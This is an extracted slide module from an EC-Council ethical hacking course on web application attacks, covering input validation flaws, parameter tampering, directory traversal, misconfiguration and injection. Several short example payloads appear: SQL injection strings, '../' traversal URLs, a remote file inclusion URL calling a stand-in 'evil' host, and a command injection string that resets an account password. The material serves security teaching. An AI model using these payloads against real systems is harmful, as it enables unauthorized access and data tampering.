

Hacking Web Applications

Module 13

Engineered by **Hackers**. Presented by Professionals.



SECURITY NEWS



November 2, 2010 05:24 PM

Google Offers Bucks For Bugs In Its Web Applications

Google has launched a bold, experimental vulnerability reward program that pays researchers who discover legitimate, critical flaws in its Web applications -- including Google.com, Blogger.com, Orkut.com, and YouTube.com.

Web hacking traditionally has posed some tricky legal challenges for researchers. Google's new program encourages researchers to poke holes in its Web services and pays anywhere from \$500 to \$3,133.70 for a severe or "clever" vulnerability -- a move experts say could open the door for other cloud-based providers to do the same.

"Google is the first major company to come forward and invite attacks against its online in-production applications," says HD Moore, creator of Metasploit and chief security officer at Rapid7. "While security researchers have spent years testing software applications and reporting the findings, those that decided to take this approach online have faced legal challenges. This is a great precedent for the security community and will hopefully encourage other services providers to take a similar approach."

<http://www.darkreading.com>



Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Module Objectives

- Introduction to Web Applications
- Web Application Components
- How Web Applications Work?
- Web Application Architecture
- Unvalidated Input
- Parameter/Form Tampering
- Injection Flaws
- Hidden Field Manipulation Attack



- Cross-Site Scripting (XSS) Attacks
- Web Services Attack
- Hacking Methodology
- Web Application Hacking Tools
- How to Defend Against Web Application Attacks?
- Web Application Security Tools
- Web Application Firewalls
- Web Application Pen Testing



Module Flow

Web App Pen Testing



Web App Concepts



Security Tools



Web App Threats



Countermeasures



Hacking Methodology




Web Application Hacking Tools



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Web Application Security Statistics




Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited.

Introduction to Web Applications

Web applications **provide an interface between end users and web servers** through a set of web pages that are generated at the server end or contain script code to be executed dynamically within the client Web browser

Though web applications enforce certain security policies. They are **vulnerable to various attacks** such as SQL injection, cross-site scripting, session hijacking etc.




Organizations rely on Web applications and Web 2.0 technologies to **support key business processes** and improve performance


New web technologies such as **Web 2.0** provide more attack surface for web application exploitation




Web Application Components



How Web Applications Work?




Web Application Architecture




Web 2.0 Applications

Web 2.0 refers to a new generation of Web applications that **provide an infrastructure** for more dynamic user participation, social interaction and collaboration



Vulnerability Stack



Web Attack Vectors



An attack vector is a path or means by which an attacker can **gain access to computer or network resources** in order to deliver an attack payload or cause a malicious outcome



Attack vectors include Parameter manipulation, XML poisoning, client validation , server misconfiguration, Web service routing issues, and cross-site scripting



No protection method is **completely attack-proof** as the attack vectors keep changing and evolving with new technological evolution



Module Flow

Web App Pen Testing



Web App Concepts



Security Tools



Web App Threats



Countermeasures



Hacking Methodology



Web Application Hacking Tools



13

Copyright © by EC-Council

All Rights Reserved. Reproduction is Strictly Prohibited.





Unvalidated Input

Input validation flaws refers to a web application vulnerability where **input from a client is not validated** before being processed by web applications and backend servers



An attacker exploits input validation flaws to perform cross-site scripting, buffer overflow, injection attacks, etc. that result in **data theft and system malfunctioning**



Attacker



Database

Browser input not validated by the web application

```
http://juggyboy.com/login.aspx?user=jasons@pass=springfield
```

Browser Post Request

```
string sql = "select * from Users where user='" + User.Text + "' and pwd='" + Password.Text + "'";
```

Modified Query



Parameter/Form Tampering

- A Web parameter tampering attack involves the **manipulation of parameters exchanged** between client and server in order to modify application data such as user credentials and permissions, price, and quantity of products
- A parameter tampering attack **exploits vulnerabilities** in integrity and logic validation mechanisms that may result in XSS, SQL injection, etc.



Tampering with the URL parameters

Other parameters can be changed including attribute parameters

Directory Traversal




- Directory traversal allows attackers to **access restricted directories** including application source code, configuration and critical system files, and execute commands outside of the web server's root directory
- Attackers can **manipulate variables** that reference files with "dot-dot-slash (../)" sequences and its variations


Accessing files located outside the web publishing directory using directory traversal

```
http://www.juggyboy.com/process.aspx=../../../../some dir/some file
```

```
http://www.juggyboy.com/../../../../some dir/some file
```



Security Misconfiguration



Easy Exploitation

Using misconfiguration vulnerabilities, attackers **gain unauthorized accesses** to default accounts, read unused pages, exploit unpatched flaws, and read or write unprotected files and directories, etc.

Common Prevalence

Security misconfiguration can occur at any **level of an application stack**, including the platform, web server, application server, framework, and custom code

Example

- The application server admin console is automatically installed and not removed
- Default accounts are not changed
- Attacker discovers the **standard admin pages** on server, logs in with default passwords, and takes over

Injection Flaws

1. Injection flaws are web application vulnerabilities that allow **untrusted data** to be interpreted and executed as part of a command or query
2. Attackers exploit injection flaws by **constructing malicious commands or queries** that result in data loss or corruption, lack of accountability, or denial of access
3. Injection flaws are **prevalent in legacy code**, often found in SQL, LDAP, and XPath queries, etc. and can be easily discovered by application vulnerability scanners and fuzzers

It involves injection of malicious SQL queries into user input forms



SQL Injection

It involves injection of malicious code through a web application



Command Injection

It involves injection of malicious LDAP statements




LDAP Injection

SQL Injection Attacks

Note: For complete coverage of SQL Injection concepts and techniques refer to Module 14: SQL injection Attacks



- SQL injection attacks uses a **series of malicious SQL queries** to directly manipulate the database
- An attacker can use a vulnerable web application to **bypass normal security measures** and obtain direct access to the valuable data
- SQL injection attacks can often be executed from the address bar, from within application fields, and through queries and searches



```
01 <?php
02 function save_email($user, $message)
03 {
04     $sql = "INSERT INTO Messages (
05         user, message
06     ) VALUES (
07         '$user', '$message'
08     ) ";
09
10     return mysql_query($sql);
11 }
12 ?>
```

SQL Injection vulnerable server code

Code to insert spammy data on behalf of other users

test'), ('user2', 'I am Jason'), ('user3', 'You are hacked

Command Injection Attacks

Shell Injection



An attacker tries to craft an **input string** to gain **shell access** to a **web server**.
Shell Injection functions include **system()**, **StartProcess()**, **java.lang.Runtime.exec()**, **System.Diagnostics.Process.Start()**, and similar **APIs**.



HTML Embedding



This type of attack is used to **deface websites virtually**. Using this attack, an attacker adds an **extra HTML-based** content to the vulnerable web application.
In HTML embedding attacks, user input to a web script is placed into the output HTML, without being checked for **HTML code** or **scripting**.



File Injection



Attacker exploits this vulnerability and injects **malicious code** into **system files**.
`http://www.juggyboy.com/vulnerable.php?COLOR=http://evil/exploit?`

Filetype



Command Injection Example

- An attacker enters malicious code (Account Number) with a new password
- The last two sets of numbers are the banner size
- Once the attacker clicks the submit button, the password for the account 1036 is changed to the word "newpassword"
- The server script assumes that only the URL of the banner image file is inserted into that field

Attacker Launching Code Injection Attack



Malicious code:

`www.juggyboy.com/banner.gif||newpassword||1036|60|468`

